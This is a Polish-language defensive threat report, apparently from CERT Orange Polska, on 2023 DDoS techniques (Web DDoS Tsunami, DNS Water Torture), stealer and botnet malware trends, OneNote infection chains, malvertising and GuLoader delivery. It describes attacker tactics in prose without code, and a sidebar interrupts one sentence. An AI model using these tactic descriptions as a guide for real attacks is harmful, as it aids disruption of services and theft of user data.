Botnety wykorzystują także źródłowe adresy IP przypisane lub posiadane przez różne źródła oraz publiczne serwery proxy (np. otwarty proxy, anonimowy proxy lub otwarty VPN), aby ukryć swoją prawdziwą tożsamość. Ponadto adresy IP atakujących mogą należeć również do legalnych użytkowników prywatnych, dostawców usług chmurowych, dostawców hostingu internetowego lub czasami urządzeń IoT. Strategia łagodzenia oparta wyłącznie na analizie adresów IP prawdopodobnie doprowadzi do niepożądanych blokad legalnych klientów usługi. Czasami hakerzy przeprowadzają skoordynowane ataki na konkretną ofiarę. W jednym ataku może pojawić się wiele rodzajów adresów IP atakujących i wysokie wolumeny RPS, co jest niezwykle trudne do rozwiązania.

Hakerzy mogą **strukturyzować żądanie HTTP** ataku web DDoS na wiele różnych sposobów. W prostych przypadkach, atak aplikacyjny wymierzony w stronę WWW zaczyna się od trywialnego żądania HTTP, które jest przesyłane lub replikowane w dużym wolumenie, na przykład prosty GET HTTP do "/", wraz z bardzo podstawowym zestawem nagłówków HTTP, takich jak Host i Accept. Te transakcje wyglądają na legalne, więc mało prawdopodobne jest, że atak można złagodzić za pomocą WAF. Jednak w atakach Web DDoS Tsunami hakerzy unikają tego, budując bardziej złożone i autentyczne transakcje. Ponadto polegają oni w dużej mierze na losowości. Atakujący tworzą bardziej realistyczne żądania, które zawierają zestaw wyglądających na legalne argumenty zapytania, nagłówki HTTP, nagłówki użytkownika i odnośniki, ciasteczka internetowe i wiele innych. Żądania ataku wykorzystują różne metody HTTP (takie jak POST, PUT i HEAD) i kierują do wielu ścieżek w obrębie chronionej aplikacji. Wiele atrybutów transakcji jest ciągle losowo modyfikowanych, co czyni konwencjonalne strategie łagodzenia niepraktycznymi. W tych atakach trudno jest zidentyfikować jedną prostą sygnaturę lub inny mechanizm mitygujący, bo cały ruch odwzorowuje ten prawdziwy i nie wykazuje złośliwości (poza skalą i dużym rozproszeniem).

Co ważne, ataki te wykorzystują **ruch szyfrowany**. Z punktu widzenia atakującego nie robi to znaczącej różnicy, jednak dla obrońcy jest to kłopot. Rozszyfrowanie takiego wolumenu ruchu, by go móc przeanalizować i zablokować jest obciążające. Co więcej, nawet gdy ruch jest odszyfrowany, nadal wygląda na legalny.

Atakujący by ominąć tradycyjne zabezpieczenia aplikacji zmieniają swój wzorzec ataku podczas samego ataku lub używają jednocześnie kilku struktur żądania ataku. A gdy takie ataki są uruchamiane przez kilka zorganizowanych botnetów z różnymi równoczesnymi taktykami, to mamy do czynienia z milionami różnych transakcji, z których wszystkie wydają się być legalne.

DNS Water Torture

Do grona ataków DDoS o nietrywialnych nazwach (takich jak „carpet bomb", czy „burst attack") należy dołożyć DNS **Water Torture**. To atak z jakim wiele osób na pewno się spotkało, nie zdając sobie do końca sprawy z czym ma do czynienia i na ile atak może być skuteczny. Polega on na dodawaniu pseudolosowych znaków alfanumerycznych (jako potencjalne subdmeny) do prawidłowych zapytań DNS.

Ponieważ zapytania o nowe nazwy nie są buforowane i nie są one faktycznymi prawidłowymi nazwami hostów, to są przekazywane do serwera DNS autorytarnego dla danej domeny (strefy). Serwer DNS właściwy dla danej domeny wysyła odpowiedzi o domenach NX (nieistniejących) do źródeł złośliwych zapytań. Ze względu na charakter zapytań DNS, ilość ruchu jest dość mała pod względem przepustowości, ale w niektórych przypadkach osiąga znaczną wartość w ilości pakietów, osiągając w niektórych przypadkach ponad 4 miliony zapytań na sekundę (QPS), choć bardziej typowo między 50k a 300k zapytań na sekundę.

Celem tego rodzaju ataku jest przeciążenie serwera DNS autorytarnego, uniemożliwiając mu odpowiadanie na prawidłowe zapytania DNS. W istocie jest to atak aplikacyjny na usługę DNS, gdzie z czasem zewnętrzni klienci mogą nie być w stanie rozwiązać publicznych domen ofiary. Sama dostępność tych nazw jest zależna od tego, czy nazwy domen zostały zbuforowane w serwerach DNS pośredniczących i jak długo są tam utrzymywane (parametr TTL jest tu kluczowy). Jeśli serwer DNS pełni także rolę serwera nazw, który rozwiązuje publiczne zapytania wewnętrznie w organizacji, zasoby wewnętrzne nie będą również w stanie rozwiązywać publicznych domen, ponieważ serwer DNS zostanie przeciążony atakiem.

Atakujący prowadząc taki atak, stosują kilka taktyk:

- Wybierają jako cel krytyczną dla organizacji subdomenę i generują dla niej zapytania zgodnie z opisanym schematem.
- Wybierają domenę o krótkim czasie TTL, tak by poprzez niedostępność serwerów autorytarnych spowodować całkowitą niedostępność domeny.
- Atakują jednocześnie wszystkie serwery DNS - tu potrafią jednoznacznie wskazywać który serwer ma obsługiwać ich zapytania.
- Wykorzystują duże botnety (ponad 10 tys. punktów atakujących; czasem nawet milion).
- Atak trwa od godziny do kilkunastu godzin.
- Potrafią wykorzystywać legalne serwery pośredniczące do „transferowania" ataku (co powoduje trudności w jego ograniczaniu).

Kreatywność atakujących oraz łatwa dostępność infrastruktury do ataku sprawia, że krajobraz DDoS-ów jest coraz bardziej skomplikowany, a prawidłowa ocena ataku i jego potencjalnego rozwoju staje się coraz trudniejsza.

Ireneusz Tarnowski



Złośliwe oprogramowanie na przestrzeni roku 2023

Aktywność złośliwego oprogramowania w przestrzeni klienckiej Orange Polska

Choć rok 2023 mamy już za sobą, nie ulega wątpliwości, że wydarzyło się w nim niemało. W ciągu ostatnich 12 miesięcy w sieci Orange byliśmy świadkami licznych ataków phishingowych i oszustw z wykorzystaniem fałszywych reklam i celowo wprowadzających w błąd treści. Jako CERT Orange Polska udaremnialiśmy celowane na polską infrastrukturę ataki typu DDoS, a także identyfikowaliśmy, analizowaliśmy i stale śledziliśmy krajobraz cyberprzestrzeni związany ze złośliwym oprogramowaniem. Do informacji publicznej przebiły się wiadomości o dużych wyciekach danych Polek i Polaków. Te ataki spowodowane aktywnością złośliwego oprogramowania były rezultatem przeprowadzanych na przestrzeni całego roku, mniej lub bardziej złożonych operacji przestępczych. Część z tych szkodliwych działań i wykorzystanych metod postaram się przybliżyć na łamach tego rozdziału

Z jakimi zagrożeniami związanymi ze złośliwym oprogramowaniem mieliśmy do czynienia w ubiegłym roku?

Jak w latach ubiegłych dane zostały zgromadzone z sond bezpieczeństwa analizujących sieć kliencką. Sondy monitorujące umieszczone zostały w reprezentatywnych segmentach sieci szerokopasmowej stacjonarnej i mobilnej. Powyższe dane zostały uzupełnione informacjami zebranymi w procesie threat huntingu oraz wzbogacone wynikami analizy przeprowadzonej przez autora tekstu.

Pierwszy kwartał 2023


Pierwszy kwartał był okresem największej aktywności złośliwego oprogramowania w skali całego 2023 roku, odpowiadając za 28% wszystkich zidentyfikowanych przez nas zdarzeń. Ponad 50% wszystkich zdarzeń przypisać można zagrożeniom z kategorii stealerów, których aktywność wzrosła w stosunku do kwartału ubiegłego o 10%, podczas gdy liczba infekcji zagrożeniami z kategorii botnetów sukcesywnie spadała, nawet pomimo powracających kampanii zidentyfikowanych w lutym i marcu z udziałem Quakbota, Emoteta i IceDida.

Podobnie jak w ubiegłym kwartale, przestępcy przerzucili się na wykorzystanie dokumentów **OneNote** w dystrybucji złośliwego oprogramowania, co zarejestrowaliśmy również w atakach podszywających się pod markę Orange. Atakujący przeszli od tradycyjnych ataków opartych na makrach osadzanych w pakiecie MS Office do korzystania z programu Microsoft OneNote z kilku powodów:

- Wykorzystanie makr w pakiecie Office stało się niepewnym wektorem ataku od kiedy Microsoft wprowadził mechanizm Mark of The Web pozwalający na blokowanie uruchamiania makr pochodzących z internetu.
- OneNote jest zainstalowany domyślnie we wszystkich instalacjach pakietu Microsoft Office/365. Nawet jeśli użytkownik systemu Windows nie korzysta z OneNote'a, pliki w tym formacie domyślnie uruchomią się w tej aplikacji po kliknięciu w pobrany załącznik.
- **Podatności w Microsoft OneNote nie są tak dobrze znane jak ataki oparte na makrach, co często prowadzi do braku wykształconych środków ostrożności po stronie ofiary przy interakcji z tego typu załącznikiem.**
- Dokumenty OneNote mogą osadzać podobny złośliwy kod co dokumenty biurowe, a atakujący mogą uruchamiać za jego pomocą skrypty CHM, HTA, JS, WSF i VBS.

Najczęściej występujące zdarzenia w 1Q 2023 roku[1]

zaobserwowane w sieci Orange Polska




[1] Z powyższych zestawień wykluczone zostały sieci martwych botnetów oraz złośliwe oprogramowanie z rodziny downloaderów

Aby zatuszować swoje złośliwe intencje, atakujący tworzyli iluzję chronionej zawartości, namawiając ofiarę do podwójnego kliknięcia przycisku „Widok", aby uzyskać dostęp do treści dokumentu. Interakcja z przyciskiem uruchamiała osadzony w pliku skrypt, który pobierał i uruchamiał właściwe złośliwe oprogramowanie na stacji ofiary. Wśród rodzin złośliwego oprogramowania, które wykorzystywały pliki .one w łańcuchu infekcji znalazły się AsyncRAT, Emotet, Formbook, IcedID, RedLine czy Quakbot.



Quakbot to złośliwe oprogramowanie, które z trojana bankowego na przestrzeni kilku lat przekształciło się w zaawansowane modułowe oprogramowanie zdolne do prowadzenia własnego łańcucha infekcji. Wyposażony jest w moduły zbierające informacje na temat środowiska operacyjnego ofiary, wykradające dane uwierzytelniające i finansowe z przeglądarek i aplikacji czy funkcje pobierania i uruchamiania innego oprogramowania na zainfekowanym systemie. Ze względu na swoją strukturę Quakbot był wykorzystywany jako narzędzie początkowego dostępu (Initial Access) w atakach celowanych przeprowadzanych przez grupę przestępczą TA570. Kampanie Quakbota wyróżniają się różnorodnością TTP (techniki, taktyki i procedury wykorzystywane w łańcuchu infekcji). W sieci Orange zauważyliśmy poniższe:



Istotny i nieco zaskakujący powrót do najpopularniejszych rodzin zaliczyło również oprogramowanie **Raccoon Stealer,** biorąc pod uwagę wydarzenia z ostatnich 12 miesięcy. W lutym 2022 roku Raccoon Stealer nagle zawiesił swoją działalność, kiedy ogłoszono śmierć jego autora Marka Sokolovskiego. Zawieszenie działań Raccoon Stealer poskutkowało jego drastycznym spadkiem na mapie identyfikowanych zagrożeń. A jednak Raccoon Stealer pod koniec czerwca 2022 r. powrócił w wersji 2.0 I oficjalnie został ponownie wprowadzony do sprzedaży. Co istotne ten sam rzekomo martwy Sokolovsky już w ubiegłym roku został aresztowany w Amsterdamie, gdzie udał się na wakacje ze swoją narzeczoną. Pech chciał, że zarówno wizerunek Marka, jak i jego telefon były znane służbom, odkąd użył do rejestracji na przestępczym forum konta Gmail, powiązanego ze swoim kontem w usłudze iCloud. Żeby tego było mało, jego narzeczona regularnie wrzucała na Instagrama relacje z podróży, co ułatwiło jeszcze służbom szybkie namierzenie i aresztowanie przestępcy. Tym razem jednak nieobecność Marka nie wpłynęła na destabilizacje produktu, co można było odnotować w kampaniach z wykorzystaniem technik SEO Poisoning, czyli manipulacją wyników zwracanych przez silniki wyszukiwarek, której świadkami byliśmy na przełomie stycznia i lutego bieżącego roku.

Również w tym kwartale organy ścigana zaliczyły kolejne udane zatrzymania, kiedy w Chorwacji doszło do aresztowania operatora strony World Wired Labs, odpowiadającej za sprzedaż złośliwego oprogramowania NetWire od maja 2012 roku. NetWire to komercyjny, wieloplatformowy trojan zdalnego dostępu (Remote Access Trojans) z funkcjami zaprojektowanymi do szpiegowania ofiar i kradzieży haseł z przeglądarek internetowych i klientów poczty email. Departament Sprawiedliwości Stanów Zjednoczonych ogłosił przejęcie domeny wordlwiredlabs.com 7 marca 2023. Tego samego dnia doszło do zatrzymania Mario Zanko znanego pod pseudonimem Dugidox. Oprócz przejęcia strony i aresztowania Zanko, Departament Sprawiedliwości poinformował też, że władze szwajcarskie przejęły serwer, na którym znajdowała się infrastruktura RAT-a. Na tyle skutecznie, że do końca 2023 roku aktywność Netwire rejestrowana w sieci Orange spadła praktycznie do zera.

W marcu zorganizowano atak i wyłączenie infrastruktury serwerów Cobalt Strike. Microsoft, działając z Health Information Sharing and Analysis Center oraz firmą Forta (właścicielem marki Cobalt Strike) podjęła, na podstawie decyzji o naruszeniach praw autorskich, akcje mającą na celu wyłączenie serwerów obsługujących nieautoryzowane wersje tego oprogramowania. Cobalt Strike to wielofunkcyjne narzędzie do wykonywania zaawansowanych testów penetracyjnych, które w rękach cyberprzestępców i zorganizowanych grup aktorów zagrożeń (TA) było wykorzystywane do ataków na organizacje, przedsiębiorstwa i indywidualnych użytkowników sieci. Nieoficjalne ataki na serwery

Cobalt Strike były już podejmowane w przeszłości. Niejednokrotnie serwery hostujące Cobalt Strike okazywały się podatne na techniczne podatności, które mogły być przeciwko nim wykorzystane. Jednak ataki typu DDoS rzadko były przeprowadzane w sposób kompleksowy lub zorganizowany, dając w efekcie ograniczone rezultaty. W tym wypadku, zorganizowany atak skupiał się tylko na serwerach pracujących na nieautoryzowanych lub „skrackowanych" wersjach oprogramowania Cobalt Strike oraz tylko na konkretnych adresach IP i domenach zidentyfikowanych jako związane z jego użyciem. Przestępcy, korzystający z oprogramowania, którzy ucierpieli w wyniku wyłączenia swojej infrastruktury, mogli ją zwyczajnie odtworzyć. Atak nie był też próbą zniszczenia przyszłych, nieautoryzowanych instancji Cobalt Strike. Z tego powodu operacja choć dała początkowy efekt, szybko okazała się nieskuteczna. Przestępcy odbudowali swoją infrastrukturę w przeciągu tygodni od ataku, a kolejny kwartał nie przyniósł znaczących zmian na mapie zagrożeń wykrywanych z wykorzystaniem tego narzędzia w sieci Orange.

Od czasu najgłośniejszego ataku na łańcuch dostaw (supply chain), oprogramowania związanego z firmą Solarwinds, częstotliwość podobnych prób kompromitacji zauważalnie się nasila. Wynika to zarówno z coraz bardziej złożonych powiązań między aplikacjami, ale też potwierdza, że sami producenci mają trudności z utrzymaniem kontroli nad wdrożonymi aplikacjami o czym świadczy rosnąca liczba rejestrowanych podatności. W pierwszym kwartale 2023 roku, istotnym przykładem takiego ataku było włamanie do oprogramowania VoIP 3CX. Hakerzy związani z Koreą Północną użyli skompromitowanego oprogramowania do zaatakowania tylko kilku firm kryptograficznych, pomimo potencjalnie ogromnego zasięgu tego ataku. Aplikacja 3CX Desktop to komunikator sieciowy, oferujący użytkownikom czat, wideorozmowy i rozmowy głosowe. W początkowej fazie incydentu atakujący zainfekowali instalator oprogramowania dostarczanego przez Trading Technologies. Ta skompromitowana wersja realizowała funkcje backdoora, umożliwiając przestępcom dostęp do środowiska 3CX. Posługując się tym dostępem, atakujący poruszali się w sieci 3CX, pozyskiwali poświadczenia i przejmowali środowisko deweloperskie dla systemów Windows i Mac, co doprowadziło do zainfekowania instalatora aplikacji 3CX. Zainfekowany instalator również został wyposażony w backdoora, który po uruchomieniu miał pobrać i zainstalować dodatkowy złośliwy kod na docelowymurządzeniu ofiary.

Najczęściej rejestrowanym zagrożeniem w pierwszym kwartale 2023 roku były infekcje oprogramowaniem RedLine. Odkryty w 2020 roku **RedLine** to komercyjny stealer, sprzedawany w usłudze MaaS (Malware-as-a-service). Nie ulega wątpliwości, że dystrybucja i tworzenie złośliwego oprogramowania może stanowić opłacalny, choć nielegalny biznes. W ten sposób narodziło się złośliwe oprogramowanie jako usługa, czyli MaaS, a programiści, stojący za budową i rozwojem własnego kodu, zdecydowali się zamienić swoje oprogramowanie w komercyjny produkt, zapewniając sobie stały i nieco bardziej bezpieczny dochód.

Był to biznesowy strzał w dziesiątkę, bo jeśli przyjrzymy się samym statystykom to liczba rodzin malware'u, oferowanego w formie usługowej stanowi przeszło połowę wszystkich ataków z użyciem złośliwego oprogramowania, wykrywanych w sieci Orange.

RedLine, jako czołowy przedstawiciel rynku, w zamian za stosunkowo niską miesięczną opłatę abonamentową (nie przekraczającą 600 złotych), pozwala na kradzież różnego rodzaju wrażliwych danych z komputera ofiary. Od poświadczeń uwierzytelniających i dostępów do portfeli kryptowalut, po dane z platform takich jak Steam i Discord. Płacący klienci RedLine uzyskują dostęp do panelu serwera zdalnego zarządzania (C2), który jest następnie używany do zarządzania ich kampaniami. Panele te mają pełny interfejs graficzny i przypominają w pełni komercyjne rozwiązania rynku B2C. Aby działać poprawnie, C2 ustanawia regularną komunikację z back-endem oprogramowania, instalowanego na urządzeniach ofiar.

Ponieważ operatorzy otrzymują gotowe rozwiązanie, mogą je dość łatwo integrować w bardziej rozbudowane kampanie, wykorzystujące więcej niż jeden malware do realizacji swoich celów. W sieci Orange oprócz wspomnianych już wcześniej kampanii phishingowych wykorzystujących skrypty OneNote do zapoczątkowania infekcji, identyfikowaliśmy też kampanie RedLine'a, podszywającego się pod popularne modele językowe ChatGPT i Google Bard, które rozpowszechniano za pomocą złośliwych reklam na przejętych stronach biznesowych Facebooka. W innej kampanii RedLine był rozpowszechniany za pomocą reklam Google Ads obok Raccoona, Ursnifa, a potencjalnie również modułów Cobalt Strike dostarczających oprogramowanie ransomware na końcu łańcucha dostaw. Jak dowodzi powyższy przykład, metody dystrybucji RedLina różnią się tak samo, jak jego kampanie. Oprócz już wspomnianych reklam na Facebooku, Google Ads i spearphishingu, do jego instalacji może dojść również po interakcji z linkiem umieszczonym w opisie lub komentarzach pod filmami na YouTube. Złośliwe oprogramowanie podszywa się pod instalator z aktualizacjami systemu Windows, cracki lub trainery do gier czy klony innego legalnego oprogramowania. Choć malware z rodziny stealerów w swoim założeniu skupia się na atakach, które są wykorzystywane w celu natychmiastowej ich monetyzacji, RedLine bywa też wykorzystywany jako narzędzie do zbierania wstępnych danych o środowisku ofiary i początkowy punkt dostępu do bardziej skomplikowanych infekcji. Co istotne, jego twórcy stale rozwijają swój produkt, wprowadzając zmiany ukierunkowane na stałe obniżanie poziomu wykrycia przez narzędzia bezpieczeństwa. Najnowsze warianty rezygnują z użycia poleceń Powershella w łańcuchu infekcji. Wprowadzają także zmiany w funkcjonowaniu dynamicznie zmienianej infrastrukturze serwerów C2, utrudniając mitygację zagrożeń opartą na blokowaniu IoC.

Drugi kwartał 2023

W drugim kwartale 2023 r. liczba wykrywanych infekcji w sieci Orange zmniejszyła się o 7%. W dalszym ciągu najbardziej popularną rodziną zagrożeń były stealery, które odpowiadały za 45% wszystkich zagrożeń.

Wśród najpopularniejszych zagrożeń komercyjnych na czoło wyszedł **Agent Tesla**, najczęściej wykorzystywany malware w rozsyłanych masowo kampaniach malspamowych identyfikowanych w sieci Orange. Agent Tesla to oprogramowanie oparte na platformie .NET, wykryte po raz pierwszy w 2014 roku. Choć obecnie w większości przypadków wykorzystywany jest w formie wykradającego dane stealera, na rynek wprowadzony został jako narzędzie zdalnego administrowania (RAT), umożliwiające przeciwnikom przejęcie kontroli nad systemem operacyjnym ofiary. Ciekawą cechą Tesli jest zdolność do ekstrakcji danych z wielu przeglądarek internetowych i klientów poczty oraz wykorzystywanie różnych protokołów do eksfiltracji tych danych. Jako jedno z najbardziej popularnych narzędzi w usłudze MaaS, regularnie obserwujemy wykorzystywanie

Zatrute źródło, czyli złośliwe oprogramowanie pozycjonowane w wyszukiwarkach Google

Dystrybucja złośliwego oprogramowania zazwyczaj koncentruje się na takim zmanipulowaniu ofiary, żeby ta sama pobrała i uruchomiła podsuwany przez przestępców plik. Cel ten można osiągnąć poprzez różnego rodzaju socjotechnikę. Od podszyć i phishingu, po malvertisment, o którym kilka słów w artykule poniżej.

„Malvertising" to połączenie słów „malware" i „advertising". Proces infekcji polega na zakupie reklam w wyszukiwarkach internetowych i umieszczeniu w nich linków prowadzących do złośliwych witryn. Technika ta jest używana przez przestępców od początku pojawienia się w wyszukiwarkach reklam, rozliczanych w modelu płatności za kliknięcie (Pay-Per-Click).

Platforma reklam Pay-Per-Click firmy Google oferuje narzędzia do tworzenia kampanii reklamowej w Google Ads. Panel zarządzania i obsługi reklam jest dość intuicyjny, co pozwala użytkownikom szybko przejrzeć statystyki kampanii reklamowej. Można w nim zobaczyć swoje aktualne reklamy, słowa kluczowe, rekomendacje, statystyki i całkowity koszt dla każdej pozycji. Aby utworzyć nową reklamę, użytkownik serwisu musi podać URL do wyświetlanej treści, dostarczyć jej opis i stworzyć kilka nagłówków do reklamy. Opisy, nagłówki i strona są brane pod uwagę przy obliczaniu rankingów reklam przez Google.

Po utworzeniu reklamy użytkownicy mogą ustawić maksymalną kwotę, którą chcą wydać na kliknięcie dla danej reklamy. Przestrzeń reklamowa jest sprzedawana za pomocą mechanizmu ślepej licytacji, gdzie reklamodawcy mogą przebić konkurentów, ale nie widzą, ile inni płacą za przestrzeń reklamową. Po utworzeniu reklamy użytkownicy mogą zacząć korzystać z dodatkowych narzędzi dostępnych na platformie Google Ads takich jak targetowanie urządzeń, funkcji, która pozwala ograniczyć wyświetlanie treści np. tylko do użytkowników telefonów i tabletów z Androidem.

Ponadto Google Ads pozwala monitorować demografię osób klikających w reklamy, wykluczać określone grupy demograficzne czy kierować reklamy do konkretnych sektorów, takich jak osoby pracujące w finansach czy branży medycznej. Platforma umożliwia również reklamodawcom kierowanie swoich treści do klientów na podstawie geolokalizacji.

Powyższe funkcje parametryzacji odbiorców końcowej treści, choć w założeniu mają służyć klientom wyświetlającym autentyczne reklamy, coraz częściej są wykorzystane jako wektor dystrybucji złośliwego oprogramowania w sposób nie mniej skuteczny od pocztowych kampanii phishingowych. Mechanizm przebiegu infekcji wymaga od przestępców stworzenia witryny podszywającej się pod jakiś produkt, aplikację lub firmę. Następnie dochodzi do zarejestrowania reklamy z domeną, nagłówkiem i opisem odpowiadającym oryginałowi. Potem, w efekcie podbijania ceny licytacji w systemie Pay-Per-Click, tak spreparowana reklama może zostać wyświetlona w wynikach wyszukiwarki z większym priorytetem niż prawdziwa strona, nadając jej w oczach końcowego użytkownika autentyczności, nawet w przypadku gdy sam webserwis nie wykorzystuje do połączenia certyfikatów SSL czy nie odzwierciedla jeden do jednego pierwotnej witryny.

Po kliknięciu w link reklamy, serwis webowy przed wyświetleniem jakiejkolwiek treści przeprowadza dodatkową weryfikację nagłówków połączenia, próbując odfiltrować w ten sposób potencjalnych badaczy, znane serwisy do sprawdzania reputacji witryn czy sieci anonimizacyjne i VPN-y od potencjalnych ofiar. Tych pierwszych serwis webowy może dodatkowo przekierować na oryginalną stronę, na którą następuje podszycie, a potencjalne ofiary zostaną przekierowane na fałszywy serwis z osadzonym złośliwym oprogramowaniem podszywającym się pod znaną aplikacje.

Na przestrzeni 2023 roku z mechanizmu Pay-Per-Click korzystały różne rodziny złośliwego oprogramowania. Od dropperów jak BatLoader zapewniających początkową infekcje w systemie ofiary w celu dystrybucji innego złośliwego oprogramowania, przez różne rodziny stealerów (Vidar, RedLine, Raccoon), po modułowe botnety używane w zaawansowanych atakach i dystrybucji ransomware jak IcedID.

Ostatnie sukcesy kampanii malvertismentowych dowodzą, że obchodząc system licytacji w Google Ads przestępcy są w stanie zakupić reklamy, które konsekwentnie pojawiają się na pierwszych pozycjach w wynikach wyszukiwania w Google, a sama skuteczność tej techniki ma potencjał do konkurowania z malspamem jako głównym wektorem dla przestępców.

Taki model dystrybucji sprawia, że przestępcy nie muszą namierzać i pozyskiwać kontaktów do potencjalnych ofiar, do których roześlą fałszywą wiadomość mailową. Nie muszą obawiać się kwarantanny i mechanizmów antyspamowych, ani brać pod uwagę sporego odsetka takich użytkowników, którzy po otrzymaniu wiadomości nigdy nie wejdą w interakcje z umieszczonym w mailu linkiem czy złośliwym plikiem.

Zamiast tego ofiary przychodzą do nich jak do zatrutego źródła. Tym bardziej, że pojawienie się witryny jako pierwszej pozycji w wynikach wyszukiwania w dalszym ciągu gwarantuje interakcje użytkownika z linkiem bez dokładnego przyjrzenia się domenie.

Gdzie w takim razie tkwi haczyk? To nie są tanie rzeczy. Reklamy w Google Ads mogą kosztować nawet od 2 do 3 dolarów za kliknięcie. A ponieważ przestępcy licytują o miejsce na reklamę, działania te podnoszą również koszty dla uczciwych reklamodawców.

go w kampaniach realizowanych przez grupy przestępcze lub aktorów zagrożeń sponsorowanych przez rządy państw. Głównym wektorem ataku Agenta Tesli pozostaje email, ale w celu zainfekowania stacji roboczej operatorzy złośliwego oprogramowania posiłkują się wieloma technikami. W ciągu drugiego kwartału, identyfikowaliśmy ataki z wykorzystaniem podszycia pod znane firmy np. Polską Spółkę Gazownictwa, użycie oryginalnych konwersacji mailowych wykradzionych w wyniku innego ataku czy inicjowanie wysyłki bezpośrednio z przejętego serwera pocztowego firmy trzeciej. Po uzyskaniu początkowego dostępu i uruchomieniu, Agent Tesla podejmuje działania w celu utrzymania trwałości. Wykorzystuje do tego różne techniki takie jak uruchamianie się z harmonogramu zadań, dodawanie plików do autostartu czy umieszczanie referencji w kluczach systemowego rejestru. Malware wykonuje również aktywny rekonesans, zbiera informacje o systemie, sieci czy przynależności urządzenia do domeny. Następnie przystępuje do kradzieży danych, odzyskując je z plików przeglądarek, klientów poczty i VPN, jeśli usługi i aplikacje są obecne w systemie. Po zebraniu danych z systemu Agent Tesla wykorzystuje różne protokoły i aplikacje, takie jak SMTP, FTP, Telegram i Discord do eksfiltracji danych.

Wiele ze zidentyfikowanych próbek Agenta Tesli było dostarczanych za pomocą GuLoadera, oprogramowania typu downloader (albo dropper), wykorzystywanego do dostarczania innego złośliwego kodu w sposób trudny do wykrycia przez systemy bezpieczeństwa zainstalowane na urządzeniach ofiary. GuLoader omija zabezpieczenia, stosując różnorodne techniki unikania analizy w środowisku wirtualnym, obfuskacji kodu i wielopoziomowego szyfrowania. Deweloperzy GuLoader ciągle doskonalą techniki antyanalityczne i antydebuggingowe. Dodatkowo deweloperzy postawili na całkowite przeniesienie zaszyfrowanego kodu do chmury i użycie skryptu VBScript do pobrania tego kodu. W rezultacie na stacje ofiary w początkowej fazie infekcji trafia sam plik VBScript, który jest mniej podejrzany niż plik EXE i ma mniejsze szanse na wywołanie alertów. Po interakcji użytkownika ze skryptem uruchamiana jest komenda shellowa, która pobiera zaszyfrowane złośliwe oprogramowanie ze zdalnego serwera, a następnie deszyfruje i uruchamia go w pamięci, bez zapisywania odszyfrowanych danych na dysku twardym. Użycie szyfrowania, przechowywanie złośliwego kodu w formacie binarnym bez nagłówków i w zaufanych serwisach chmurowych takich jak Google Drive czy OneDrive sprawia, że końcowe oprogramowanie, którym GuLoader infekuje systemy jest całkowicie niewidoczne dla programów antywirusowych. Dzięki stale poprawianym mechanizmom unikania wykrycia,

GuLoader w 2023 r. stał się jednym z najczęściej wykorzystywanych narzędzi do dostarczania złośliwego oprogramowania.

W sieci Orange był używany do dystrybucji:

- Agent Tesla
- Formbook
- Lokibot
- Nanocore
- Remcos
- Snake Keylogger

Złośliwe oprogramowanie to zestaw narzędzi wykorzystywanych przez cyberprzestępców w celu pozyskania nieautoryzowanego dostępu do urządzenia ofiary i wykonania na niej operacji zależnych od celu operatora i możliwości samego oprogramowania. Użycie tych narzędzi jest stale monitorowane i analizowane przez badaczy bezpieczeństwa, dostawców systemów zabezpieczeń i zespoły reagowania takie jak CERT Orange Polska. W ramach analizy bezpieczeństwa ustalane są konkretne cechy charakterystyczne danego malware-u, których znajomość powinna uwrażliwić systemy prewencyjne na powtórne pojawienie się tego samego intruza. W konsekwencji cyberprzestępcy są zmuszani do sięgnięcia po rozwiązania, które pozwolą ukryć znany systemom bezpieczeństwa swój złośliwy kod. Jednym z takich rozwiązań jest zastosowanie kryptowania.

